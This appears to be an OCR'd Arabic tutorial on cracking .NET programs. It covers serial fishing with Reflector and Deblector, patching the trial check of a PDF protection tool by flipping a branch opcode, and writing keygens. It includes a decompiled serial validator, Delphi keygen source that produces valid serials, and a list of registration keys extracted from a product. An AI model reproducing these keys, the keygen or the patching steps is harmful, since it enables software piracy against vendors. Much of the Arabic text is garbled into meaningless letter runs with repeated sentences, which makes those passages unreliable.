خالج خط*أ جتى ن جه : .netExp4- ج ا دأ بيهدوٌ 3 ؤئدخ) جيدب : .netExp-478 ..... netExp4-001 (.

ROBENET : ٍ ٌ ب د ب خ ه جووللأخص*س ب ذ أو ض خ .

Bt4Click : ء خ ا ا ب ى د ع ي ذ ه ب خ ف ي ز د ع ي ب

ب د ب خ ه ج ش و و ل أ خ ص و د م ي ب خ أ و ض خ و ؤ ج ع G4X : ص ب خ ذ ي م ع ب

```
ElseIf Not GenR.G4X(Strings.Mid(Me.TS.Text, 8, 8)) Then
    Interaction.MsgBox("InCorrect Serial...          ", MsgBoxStyle.Exclamation, Nothing)
```

: (ص ي د ع ي ذ ش ب ذ ح ، ق ب خ ا ل ا (ب د ب خ ه ج ش و و ل أ ذ ص و د م ي ب خ أ و ض د ز ح *أ ظ د ج ذ ي ب و G4X ص ب خ ب خ و د ت و ي ب

```
Public Shared Function G4X(ByVal StrIn As String) As Boolean
    If Not Versioned.IsNumeric(StrIn) Then
        Return False
    End If
    Dim num As Integer = 0
    Dim num2 As Integer = 0
    Dim str As String = "0891011150711110770971 10"
    Dim num3 As Integer = (Strings.Len(StrIn) - 1)
    num = 0
    Do While (num <= num3)
        num2 = (num2 + Strings.InStr(str, Conversions.ToString(StrIn.Chars(num)), CompareMethod.Binary))
        num += 1
    Loop
    If (num2 < 24) Then
        Return False
    End If
    Return True
End Function
```

يجب أن تكون الحروف الثمانية الأخيرة (أرقام)

يجمع مواقع الأرقام الثمانية في السلسلة Str

يجب أن يكون المجموع ٢٤ فما فوق

ؤ د د م 24 ن ى ت ن ؤ ر ك ٪ ى ل م ل م ج خ .

(0,1,9,7 . : ت ى ج ؤ ز د ه ج ص ى ، ه ج ص ى ب ت ؤ ت ن د ت ن د ب د ل ف ي) ؤ ز د ه ج ص ى ، ب ي ؤ ، ب ي ج *ظ ص ب خ ب خ ن ؤ و د د ي س ع ل ل خ ر ك

ا ل ل ا و : Str ب ص و ن ظ خ د *ب خ

- 0 : ج ى ئ *ً = 1
- 1 : ج ى ئ *ً = 4
- 7 : ج ى ئ *ً = 11
- 8 : ج ى ئ *ً = 2
- 9 : ج ى ئ *ً = 3

(1789 .) هجوولأخ صمطخ أوضخ تثدىو ،عمىأ أبخ*سعىن ن

- (.8 :صمثپخ :لاىچ) صمىأ ىخىظ دوىعدس ,دز ,اونؤرك جخىىثىزچىپخپىظدويؤخب
- ,(7 1) ثىچ ,وسپ ,ىىچضخدچىؤىىعىىصىىسپخصپلاىپخأوضخ فپ ,9(، وچىث: **88899179** .

خدچخ، هعم*چ هفىخصزىعپودمىه:

خألچچاپإچه (netExp4- (+) وكپالپصؤىخ(.

+ (ROBENET) هجإپاچپدهىپخ

+ (1789 خىىألأخهجصأپاچ خىىؤس)
(.179 خىىألأخ هجصأپاچ خىىؤصپلاپ)

كىپخصزىعىپأپي ىىعىه :

ىدعپخىىىپخرعپخو، (BtnGen) چذزخهو، (TXTS–TXTN) چذىهو*زچعدوةزچى-:

```
Function RandomX( IntIn: Integer ): String;
Const
StrArry1 : Array [0..3]Of String = ('1','7','8','9');
StrArry2 : Array [0..2]Of String = ('1','7','9');
StrArry3 : Array [0..9]Of String =('0','1','2','3','4','5','6','7','8','9');
Var Str: String; I : Integer;
begin
Str:= '';
Randomize;
if InTIn = 5 Then
    begin For I:= 1 To 5 Do
          Begin
          Str := Str + StrArry1[Random(4)];
          End;
          Result := Str;
    End
Else  If InTIn = 31 Then
     begin For I:= 1 To 3 Do
          Begin
          Str := Str + StrArry3[Random(9)];
          End;
          Result := Str;
     End
Else  If InTIn = 32 Then
     begin For I:= 1 To 3 Do
          Begin
          Str := Str + StrArry2[Random(2)];
          End;
          Result := Str;
     End;
End;

procedure TForm1.BtnGenClick(Sender: TObject);
begin
```

```
TXTN.text := '.netExp4-' + RandomX(31);
TXTS.text := 'ROBENET' + RandomX(5) + RandomX(32);
end;
```

- يجب أن تكون الأرقام (٢ ظ ز) ثابتة في تنسيق خوادم الإنترنت المستخدمة ،(صحيحة ، صمامة ، ثابتة) وبتنسيق أرقام ؛ يجب أن تكون الأرقام (٢ ظ ز) ثابتة في تنسيق خوادم الإنترنت المستخدمة ،(صحيحة ، صمامة ، ثابتة) وبتنسيق أرقام ؛
- يجب أن تكون الأرقام (٢ ظ ز) ثابتة في تنسيق خوادم الإنترنت المستخدمة ،(صحيحة ، صمامة ، ثابتة) وبتنسيق أرقام ؛

ملاحظة :

- تم تغيير الأرقام (٢ ظ ز) ثابتة في تنسيق خوادم الإنترنت المستخدمة ،(صحيحة ، صمامة ، ثابتة) وبتنسيق أرقام ؛ .

- تم تغيير الأرقام (٢ ظ ز) ثابتة في تنسيق خوادم الإنترنت المستخدمة ،(صحيحة ، صمامة ، ثابتة) وبتنسيق أرقام ؛ .

تقنيات تطبيقية لكسر برامج أمثلة

.Net RCE Examples

هل : تنفيذ خبيث يتطلب تنفيذ برنامج ما، وهو ما يسمى بـ RCE

1. إيجاد تطبيقات يتطلب تنفيذ : Serial-fishing in DotNet Targets


يمكن استخدام Reflector وDeblector .

Reflector
Deblector


Comm Operator

تم استخدام Reflector لتحديد تطبيقات تحتوي على CommOp وهو أحد أنواع التنفيذ :


يمكن استعراض الإجراء المستخدم لإدخال الرقم التسلسلي، وتحديد الإجراء المستخدم لإدخال الرقم التسلسلي RegisterForm :




إضغط صيدو كمبيوتر خيع تشغيل Register وو يُ ٥٥ صيدو كمبيوتر خيع تشغيل ٣ أيام, ثم يظهر لك هذا :



أول شيء يجب عليك فعله هو تحميل برنامج يسمى Deblector من موقع Tools وتثبيته على جهازك




بعد تثبيت البرنامج, قم بتشغيله وخذ ٣ دقائق لتحميل ٨٠ ميغا



وهذه الخطوات:


1) نُشغل برنامج الديبجر

2) نضغط على Attach كما في الشكل ٣-٠



طئاجإئىظصيدلفيىنىئن ن ؤ ركككىظذنؤ وبيدسعولذرك) صئخم*يخوئ ,سعيصد*ج صمئد*ظئى, إئىظصىئو , ٠ و 3(
.)ئجدوبريخئأظءدىكؤ إئىظصىئو , ٠ىيPauseطئاظذإئعيخئ,١٣أيخمئزن ,إئىظصىئو , ٠ و ءجمئمعيي

ُهيخئى, Registerيخئ,١٣أيخ ءخب صئخزئى, إئىظ ٣ئو , اىئ دسيدئيجفيي ئمViewILصلئيخفيأظذ, ٠ىز L0000
F9 : قدعاظئ,١٣أيخوؤ إئعيخصىئو ئ,١٣أيخ



ئفيخئ,١٣أو ئم **1234567890**ئيو,ى*جئفظجئئووو F7) Start (,١٣أيذكئظئظؤئهونخ-
.Register

*س٤جؤخو ,ئشويئئوروخى-بيدو ,صووظخوبئعاظكئجDeblector لأيL0000ئيخئى,كئظئظذإئعئ-
.ئىهيخئى٤فيبخئدجىهئ

ئجئيخئوئيخئOut Stepجلأخخئعئبئتدمئ,يئظئيخئدعئلاخئم٠ بيوئجيشئجئهجئبئوئ F11 ,١٣أ٠خ-
.ئىضخئحلإخ

.ئىئيخئهجئلأخضخ,فيبىئيخئه,ئ*سئو ,ئجوبرئيوئىئيو ئكئظئفيئمهجئلاجد,صؤئج إئىظ ٣ئو ئب ب ر*ع-

نخ خعغذ(, سص سپ ذز خدو ل), ء ع ب و ب د ة * ز ث و و ، ض خ ظ خ ه ج ي ، F11 ٣ أ و L0000 ه پ ح ى ، ك ث ظ إ ذ ظ ئ ى * ز -
ش ج Out Step ٣ أ ٠ خ ، ى ج ج و ل ا د و ء ب ف ث ع ى ، ى د ض ذ ه ج و ى ى ل إ ل خ ء ب ح Out Step پ خ
ث * خ ، ي و و

و ، ى د ى ، و ب ب ي د * ى ب و ب خ د و خ پ ج ج .

: د ب أ و ف ع و F11 خ ، ٣ أ ٠ و ن خ -

```
function ProductInfo.IsCorrect(code: string): boolean;
var
  num: Integer;
begin
  key := code;
  if (key <> nil) then
  begin
    if (xfa99a9bdb9ad3773.xdbf9502bdefdbc35 = nil) then
    begin
      dictionary1 := Dictionary<string; Integer>.Create($20);
      dictionary1.Add('ALODH-74NXF-J02I9-3AUOQ-9QE5S', 0);
      dictionary1.Add('AOX2Q-YKC3R-NZF0I-1X142-IMJCR', 1);
      dictionary1.Add('ARBIY-D31P5-EL0CW-GJ2MS-V8Z8Z', 2);
```

Deblector

IL view | Disassembly

```
.method public hidebysig static bool IsCorrect(string co
{
    .maxstack 4
    .locals init (
        [0] bool flag,
        [1] string str,
        [2] int32 num)
    L_0000: ldc.i4.0
    L_0001: stloc.0
    L_0002: ldarg.0
    L_0003: dup
    L_0004: stloc.1
    L_0005: brfalse L_025f
    L_000a: volatile.
    L_000c: ldsfld class [mscorlib]System.Collections.Ge
```

، ذ ف ب True ص ث ذ ه ز ز ه ث ذ ب ف ل ب خ ع ه ز ه ث ذ ب ف ل ب خ ع ه ز ه ث ذ ب ف ل ب خ ع ه

دسفؤ دجصتُطّ - خيبِ ُ َدب : ILoveSPT
ّى

صُدّايخة ظجعَ دغبرجنؤ وسَ:

وارنا فيه :

صيخَّيخو ضخءخلإخَخ, ٣أ١ايخ ٪دسظز صيهز يدكبمتن بدَ ُ َيخ نؤ صجّظخ فيدوتُ ُ
خَ, أ*ميخ أمخ نددّ هتيو) كتىظخ بالاو هجدُدوَو ثيخ صمأيخ وبد بيبخيد
(.*جتّجد*ميخصأُتو كتىظخ

جميخرلُثيبز صُيدميخىَيخ ,سظخ -

```
if (RegisterCheck.IsCorrectRegistrationCode(self.x44e8da1a93ff139d.Text)) then
begin
```

```
function RegisterCheck.IsCorrectRegistrationCode(code: string): boolean;
begin
  Result := ProductInfo.IsCorrect(code)
end;
```

```
function ProductInfo.IsCorrect(code: string): boolean;
var
  num: Integer;
begin
  key := code;
  if (key <> nil) then
  begin
    if (xfa99a9bdb9ad3773.xdbf9502bdef[illegible]c35 = nil) then
    begin
      dictionary1 := Dictionary<string; Integer>.Create($20);
      dictionary1.Add('ALODH-74NXF-J02I9-3AUOQ-9QE5S', 0);
      dictionary1.Add('AOX2Q-YKC3R-NZF0I-1X142-IMJCR', 1);
      dictionary1.Add('ARBIY-D31P5-EL0CW-GJ2MS-V8Z8Z', 2);
      dictionary1.Add('ACKTB-HVRDM-2POQN-R07YY-O0SW1', 3);
      dictionary1.Add('A7WNQ-JL5XI-S4T6D-0A5A8-YGOW1', 4);
      dictionary1.Add('AQF5L-K09ZC-P6YV2-6BD6V-RED1G', 5);
      dictionary1.Add('AC4E5-2QHB8-XJZPW-VZJZI-JQGEI', 6);
      dictionary1.Add('AI6LS-OKCND-FR80U-XEJSM-ZNI6O', 7);
      dictionary1.Add('AC3EV-H8SPL-U7M49-4VY8J-DLI8Z', 8);
```

تصل هنا

2. ايباتىُ ُ ُكيف تطبُكات ايس ّت ّت : Patching DotNet Targets


Reflector ىجدوبرز ي ينتيخت ُ ُحدپلاو هجطو ضوَّخ ضدتُ ُسهظلّلأ ٣ ُ ُ ُ زوبُ ُ ُظز ُ ُ ُ ,قُ ُ ُ زدُ ُ ُ خىتُ ُ ُ

- Reflector
- Reflexil V 0.9 (Reflector


Advanced PDF Protector, Version 1.1

ثجدوبريخ صيوكً صظ*ً ًأعو ثجدوبريخ ثأو.

خ ٣أ٠ خيً) Add pdf File 100 ه ج ُئبؤمفلنثَ كُةًدأعجُعوخو (إحظخ ثخيد ثجدوبريخ ؤُ دًى, ،طدزخُ
: ٣ثطَدزدحُتب 100 ـز ش يوكًصُسَفعيخ صبيخن إز ثبربؤ



إحظخدعـ،(ؤُج ثجدوبريخ) ًحوخزً إحظخ ٣ثِو Reflector ثجدوز وبنخؤُهىو ًيخدعو ،كـمسيخ ُجؤً ح, ١٣ و ثـه
Search Strings : صيئيخ فـ ش يىظخ Trial صمخئيخ ثـوؤو



m ئى*پخوبتىوپ، ص ئىسىج ص ىپىخىنزاز ئاظ ئىخ Trial ص مخئىخ ئخ, ىنىدىل ه ئىئىى, ئىجدوبرىخ دىپ ئو


void m: ئىئى٩ه ئىپ دىعىدىئىپىئىخ : ئخ, ئىوىج ئىئىز ١٣ا و ئىه

```
end;
if (self.l and (length >= 100)) then
  MessageBox.Show(string.Concat('Trial version of this application does not
else
begin
```

ل؟ ا خؤ ص ئىسىج ص ىپىى پخ ىن ؤ ى ىج ه ج ىچ (L) و أ ع ظ خ ص م ئى ىن ؤ ل ٧ ا ع ئىخ ئىخ ئى ئى- ئىپ ئىپ خ ض ؤ ئى خ ئىب

ص، ص ئىسىج ص ىپ ئىجدوبرىپ L = True ص م ئى طودىخ ئىب: ىدىئ ل ٧ ا ص خفىجد ص ىپ ئىجدوبرىپ L = False طودىخ ئىب دىجؤ.

Analyze: ئىچ ل أ خ ىدىعو ه ىل أ خ ش ا ا پ خ ىز ئىئىو ١٣ا پ خ *ز، ص م ئىئىپ ئى ىع ىظ ه ىؤ ص ظ* L و أ ىعظ خ, ١٣ا ى پ



؟ False or True ص م ئىئىپ ئى ىع ىظ ه ىؤ و ؟ پىم ىعظ خ ئى ىع ىىى

ن ب و ، ت ي خ ب ل ه ت ه ج ه خ ب ل ه ت ه ج ه خ ب ل ه ت ه ج ه

True


Else

False


ءخُلإخفَعَ brfalse.s وَ*ه زغُدَّ:

If ... then False else True


ءخُلإخفَعَ brtrue.s يف خپُه : Edit ُچلأخدَعو نمللأخَّپدز ًخُ, ٣آ١ و 011



brfalse.s ءخُلإخدَعـثـ OpCode صپًُهظخصمجدثپخ ءچَدعـ مث و ٣آ١ Update :



: صُدُ لإخصلپ ءچ as Save ُچلأخدَعوخ ثـ نمُپخ صمجدثپخ ءچ ئچدوبريخدَعوخ پلاو ءچ ضخولأعپخ ٧آ١ وبـ ثـثـعـدَ نخ



پـفـُذ خظخإ خظ*پ خِن AdvancedPdfProtector.Patched.exe وَسعدَ جخإ Pdf لفمَ ؤثـزُ چه 100 تُحَى) ه

. (قدفىزثـم*پ ـتـخ) File Pdf Protect ُچلأخَّد١ َوَذ ىَ (صپـدَّپـخُه٩ظَه*ظ

شروح:

ُ َى عِ خ ى جِ دو ُ ز ص ه خ ز م ى جِ دو بر يخ ن لأ خ ِ و (K L, .. , a,b) ص ُ ى ذ ض خو أ ع ظ خو ض خ ء خ ل إ خو ُ ه ِ خ ء د ش ُ ن ؤ ى جِ دو بر يخ ف ـ د ا ق ا

.) dotfuscator (

3. عُ ِّ ن ُ ذ يتطبُكات ا ي ت ْ ت)1(Keygenning DotNet Targets

Reflector ى جِ دو ُ ز ف ـ د ي ي ت ِ ي خ ش ء خ ُ د ب ا و ه ج ط و ض و ِ ي خ ض د ت ُ س ه ظ ل لأ ه ف ُ ت ت ـ ه ز ْ َ ِ ي خ خ ِ ُ ف ـ د ي خ ى ت ُ د ه ف ُ ت ِ ز د ع ز خ ى ت ُ د ت ـ ه


. إ ِ ي ص أ ِ خ خ د ع ز ى جِ دو بر خ

	▪ Reflector ▪ Delphi 7

	Autoppt Charts + Keygen src

. ى جِ دو بر يخ ك ا ع و و إ خ ظ خ و ب ـ ت و ِ ـ ه Reflector ى جِ دو ز خ خ د ع ز ى جِ دو بر يخ ك ا ع ب

